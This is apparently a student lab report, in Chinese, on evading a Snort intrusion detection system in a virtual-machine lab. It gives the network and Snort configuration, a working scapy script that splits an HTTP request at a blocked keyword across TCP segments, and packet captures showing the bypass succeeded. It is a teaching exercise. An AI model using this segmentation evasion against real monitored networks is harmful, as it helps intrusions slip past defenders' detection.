IDS逃逸测试实验

> 翁家翌 冯泽辉

- IDS逃逸测试实验
  - 配置环境
    - 主机
    - 攻击者
    - 网络配置
      - Kali
      - Ubuntu
  - Snort的配置
  - 攻击脚本
  - 运行效果

配置环境

主机

Kali虚拟机(virtualbox)，安装snort防火墙，所有记录在[http://paste.ubuntu.com/26050228/]

攻击者

Ubuntu 16.04虚拟机(virtualbox)，使用scapy分片，所有记录在[http://paste.ubuntu.com/26050382/]

网络配置

Kali

网卡1：内部网络，混杂模式-全部允许，网卡为eth0;

网卡2：桥接网卡，混杂模式-全部允许（连外网），网卡为eth1;

在虚拟机里面的设置：

1. 开启`ipforward`

   ```
   echo "1" > /proc/sys/net/ipv4/ip_forward
   ```

2. 修改`/etc/network/interfaces`如下，修改完之后使用命令`/etc/init.d/networking restart`生效

```
# /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.2.1
netmask 255.255.255.0

auto eth1
iface eth1 inet dhcp
```

3. `iptables -t nat -A POSTROUTING -s 192.168.2.0/24 -d 0.0.0.0/0 -o eth1 -j MASQUERADE` （参考助教给的pdf）
   - 现在`ifconfig`一下是这样的：

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.1  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::a00:27ff:fe78:a214  prefixlen  64  scopeid 0x20<link>
        ether 08:00:27:78:a2:14  txqueuelen  1000  (Ethernet)
        RX packets  7701   bytes 843382 (823.6 KiB)
        RX errors  0  dropped  0  overruns  0  frame 0
        TX packets  12079  bytes 14768164 (14.0 MiB)
        TX errors  0  dropped  0 overruns  0  carrier  0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.172  netmask  255.255.255.0  broadcast  192.168.1.255
        inet6 fe80::a00:27ff:fe75:9e9a  prefixlen  64  scopeid 0x20<link>
        ether 08:00:27:75:9e:9a  txqueuelen  1000  (Ethernet)
        RX packets  27749  bytes 25104467  (23.9 MiB)
        RX errors  0  dropped  0  overruns  0  frame 0
        TX packets  14584  bytes 1584952 (1.5 MiB)
        TX errors  0  dropped  0 overruns  0  carrier  0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen  128  scopeid 0x10<host>
        loop  txqueuelen  1  (Local Loopback)
        RX packets  58  bytes 3270 (3.1 KiB)
        RX errors  0  dropped  0  overruns  0  frame 0
        TX packets  58  bytes 3270 (3.1 KiB)
        TX errors  0  dropped  0 overruns  0  carrier  0  collisions 0
```

Ubuntu

网卡1：内部网络，混杂模式-全部允许，网卡为enp0s3；

在虚拟机里面的设置：

1. 修改`/etc/resolv.conf`如下，配置DNS解析

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 127.0.1.1
nameserver 101.6.6.6
```

2. `iptables -A OUTPUT -p tcp --tcp-flags RST RST -s 192.168.2.2 -j DROP` （脚本在握手的时候，操作系统自己会发送一个RST给目标，需要输入一条命令扔掉这个RST）
3. 修改`/etc/network/interfaces`如下，修改完之后使用命令`/etc/init.d/networking restart`生效

```
#/etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

auto enp0s3
iface enp0s3 inet static
address 192.168.2.2
gateway 192.168.2.1
netmask 255.255.255.0
```

   - 现在`ifconfig`一下是这样的：

```
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:65:a8:8f
          inet addr:192.168.2.2  Bcast:192.168.2.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:34990 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14581 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:35782864 (35.7 MB)  TX bytes:1447602 (1.4 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:5261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5261 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:362077 (362.0 KB)  TX bytes:362077 (362.0 KB)
```

Snort的配置

1. `cd /etc/snort/rules/`；
2. `vi local.rules`；
3. 加上这句：`alert tcp any any -> any any (content: "extrahighlatency"; resp: rst_all; msg: "mitm!"; sid: 10087;)`；
4. `vi ../snort.conf`；
5. 找到`preprocessor stream5_tcp`下面有一个`ports both`，把`80`删了；

6. 启动snort：`snort -A console -i eth0 -c ../snort.conf`；

攻击脚本

以下是`sniff.py`，嗅探经过网卡的所有tcp包：


```
from scapy.all import *
sniff(iface='enp0s3',prn=lambda x:x.sprintf("{IP:%IP.src% -> %IP.dst%\n}{Raw: %Raw.load%\n}" ))
```

以下是`fragment.py`，从关键字处拆分tcp包并分别发送：

```python
from scapy.all import *
import random,time

p0='GET /extrahighlate'
p1='ncy/?time=9 HTTP/1.1\r\nHost: lab.jinzihao.me\r\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/57.0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\nConnection: keep-alive\r\nUpgrade-Insecure-Requests: 1\r\n\r\n'
sp=random.randint(1024,65535)
ip=IP(dst='104.160.38.132' )

SYN=TCP(sport=sp,dport=80,flags='S',seq=10)
SYNACK=sr1(ip/SYN)
my_ack=SYNACK.seq+1
next_seq=SYN.seq+1
ACK=TCP(ack=my_ack,seq=next_seq,sport=sp,dport=80,flags='A')
send(ip/ACK)
time.sleep(1)

RST=TCP(ack=my_ack,seq=next_seq,sport=sp,dport=80,flags='RA')
send(ip/RST)
time.sleep(2)

SYN=TCP(sport=sp,dport=80,flags='S',seq=11)
SYNACK=sr1(ip/SYN)

my_ack=SYNACK.seq+1
next_seq=SYN.seq+1
ACK=TCP(ack=my_ack,seq=next_seq,sport=sp,dport=80,flags='A')
send(ip/ACK)

PUSH=TCP(ack=my_ack,seq=next_seq,sport=sp,dport=80,flags='PA')
send(ip/PUSH/p0)
next_seq=ACK.seq+len(p0)
time.sleep(2)

PUSH=TCP(ack=my_ack,seq=next_seq,sport=sp,dport=80,flags='PA')
send(ip/PUSH/p1)
next_seq=ACK.seq+len(p1)
time.sleep(2)

RST=TCP(ack=my_ack,seq=next_seq,sport=sp,dport=80,flags='RA')
send(ip/RST)
```


启动的时候，先`python sniff.py`，然后换个terminal运行`python fragment.py`，并且确保Kali那边的snort已经打开。这个时候开浏览器访问`http://lab.jinzihao.me/extrahighlatency/?time=2`，会发现一直在reset，而直接用脚本是能够出来`If you see this, you have successfully bypassed the IDS.`这句话的。

运行效果




```
n+e:~ python try.py
WARNING: No route found for IPv6 destination :: (no default route?)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
.
Sent 1 packets.
.
Sent 1 packets.
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
n+e:~
```

上图为fragment.py的运行结果（在虚拟机里面为了方便叫try.py）




```
192.168.2.2 -> 104.160.38.132

104.160.38.132 -> 192.168.2.2

192.168.2.2 -> 104.160.38.132

192.168.2.2 -> 104.160.38.132
 'GET /extrahighlate'

104.160.38.132 -> 192.168.2.2



192.168.2.2 -> 104.160.38.132
 'ncy/?time=9 HTTP/1.1\r\nHost: lab.jinzihao.me\r\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/57.0\r\nAccept: text/h
tml,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\nConnection: keep-al
ive\r\nUpgrade-Insecure-Requests: 1\r\n\r\n'

104.160.38.132 -> 192.168.2.2

192.168.2.2 -> 104.160.38.132

104.160.38.132 -> 192.168.2.2
 'HTTP/1.1 200 OK\r\nDate: Tue, 28 Nov 2017 11:28:49 GMT\r\nServer: Apache/2.4.7 (Ubuntu)\r\nX-Powered-By: PHP/5.5.9-1ubuntu4.20\r\nContent-Length: 5
6\r\nKeep-Alive: timeout=5, max=100\r\nConnection: Keep-Alive\r\nContent-Type: text/html\r\n\r\nIf you see this, you have successfully bypassed the I
DS.'

104.160.38.132 -> 192.168.2.2


104.160.38.132 -> 192.168.2.2
 'HTTP/1.1 200 OK\r\nDate: Tue, 28 Nov 2017 11:28:49 GMT\r\nServer: Apache/2.4.7 (Ubuntu)\r\nX-Powered-By: PHP/5.5.9-1ubuntu4.20\r\nContent-Length: 5
6\r\nKeep-Alive: timeout=5, max=100\r\nConnection: Keep-Alive\r\nContent-Type: text/html\r\n\r\nIf you see this, you have successfully bypassed the I
DS.'

0.0.0.0 -> 255.255.255.255

0.0.0.0 -> 255.255.255.255

0.0.0.0 -> 255.255.255.255

0.0.0.0 -> 255.255.255.255
```

上图为客户端中使用sniff.py的嗅探结果，可以看到发送的包被拆成了两段，并且成功得到了服务器发送过来的响应




```
No.  Time             Source             Destination        Protocol Length Info
 728 2911.1434833…  0.0.0.0            255.255.255.255    DHCP      342 DHCP Discover - Transaction ID 0x5d621e0a
 729 2927.5647886…  PcsCompu_65:a8:8f  Broadcast          ARP        42 Who has 192.168.2.1? Tell 192.168.2.2
 730 2927.5660760…  PcsCompu_78:a2:14  PcsCompu_65:a8:8f  ARP        60 192.168.2.1 is at 08:00:27:78:a2:14
 731 2927.5719129…  192.168.2.2        104.160.38.132     TCP        54 42259 → 80 [SYN] Seq=0 Win=8192 Len=0
 732 2927.7795506…  104.160.38.132     192.168.2.2        TCP        60 80 → 42259 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
 733 2927.7889211…  192.168.2.2        104.160.38.132     TCP        54 42259 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=0
 734 2928.8038240…  192.168.2.2        104.160.38.132     TCP        54 42259 → 80 [RST, ACK] Seq=1 Ack=1 Win=8192 Len=0
 735 2930.8277779…  192.168.2.2        104.160.38.132     TCP        54 [TCP Port numbers reused] 42259 → 80 [SYN] Seq=0 Win=8192 Len=0
 736 2931.0452402…  104.160.38.132     192.168.2.2        TCP        60 80 → 42259 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
 737 2931.0556140…  192.168.2.2        104.160.38.132     TCP        54 42259 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=0
 738 2931.0692395…  192.168.2.2        104.160.38.132     HTTP      393 GET /extrahighlatency/?time=9 HTTP/1.1
 739 2931.2821275…  104.160.38.132     192.168.2.2        TCP        60 80 → 42259 [ACK] Seq=1 Ack=340 Win=15544 Len=0
 740 2932.7889626…  PcsCompu_78:a2:14  PcsCompu_65:a8:8f  ARP        60 Who has 192.168.2.2? Tell 192.168.2.1
 741 2932.7889987…  PcsCompu_65:a8:8f  PcsCompu_78:a2:14  ARP        42 192.168.2.2 is at 08:00:27:65:a8:8f
 742 2940.2903616…  104.160.38.132     192.168.2.2        HTTP      335 HTTP/1.1 200 OK  (text/html)
 743 2941.0128962…  104.160.38.132     192.168.2.2        TCP       335 [TCP Retransmission] 80 → 42259 [PSH, ACK] Seq=1 Ack=340 Win=15544 Len=281
 744 2942.4705151…  104.160.38.132     192.168.2.2        TCP       335 [TCP Retransmission] 80 → 42259 [PSH, ACK] Seq=1 Ack=340 Win=15544 Len=281

▶ Frame 742: 335 bytes on wire (2680 bits), 335 bytes captured (2680 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_78:a2:14 (08:00:27:78:a2:14), Dst: PcsCompu_65:a8:8f (08:00:27:65:a8:8f)
▶ Internet Protocol Version 4, Src: 104.160.38.132, Dst: 192.168.2.2
▶ Transmission Control Protocol, Src Port: 80, Dst Port: 42259, Seq: 1, Ack: 340, Len: 281
▶ Hypertext Transfer Protocol
▶ Line-based text data: text/html

00b0  43 6f 6e 74 65 6e 74 2d  4c 65 6e 67 74 68 3a 20   Content- Length:
00c0  35 36 0d 0a 4b 65 65 70  2d 41 6c 69 76 65 3a 20   56..Keep -Alive:
00d0  74 69 6d 65 6f 75 74 3d  35 2c 20 6d 61 78 3d 31   timeout= 5, max=1
00e0  30 30 0d 0a 43 6f 6e 6e  65 63 74 69 6f 6e 3a 20   00..Conn ection:
00f0  4b 65 65 70 2d 41 6c 69  76 65 0d 0a 43 6f 6e 74   Keep-Ali ve..Cont
0100  65 6e 74 2d 54 79 70 65  3a 20 74 65 78 74 2f 68   ent-Type : text/h
0110  74 6d 6c 0d 0a 0d 0a 49  66 20 79 6f 75 20 73 65   tml....I f you se
0120  65 20 74 68 69 73 2c 20  79 6f 75 20 68 61 76 65   e this,  you have
0130  20 73 75 63 63 65 73 73  66 75 6c 6c 79 20 62 79    success fully by
0140  70 61 73 73 65 64 20 74  68 65 20 49 44 53 2e      passed t he IDS.

wireshark_enp0s3_20171128182847_SlwgBy    Packets: 1554 · Displayed: 1554 (100.0%) · Dropped: 0 (0.0%)    Profile: Default
```

上图为客户端中使用Wireshark抓包的结果，可以看到也是成功收到了响应的包。在发送get请求之后没有收到reset，并且收到了HTTP 200。



```
d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:26:13.299033  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Ba
d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:26:22.481673  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Ba
d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:26:31.526378  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Ba
d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:26:38.700649  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Ba
d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:26:50.737607  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Ba
d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:27:11.212964  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Ba
d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:27:32.559672  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Ba
d Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/28-20:27:52.048838  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Ba
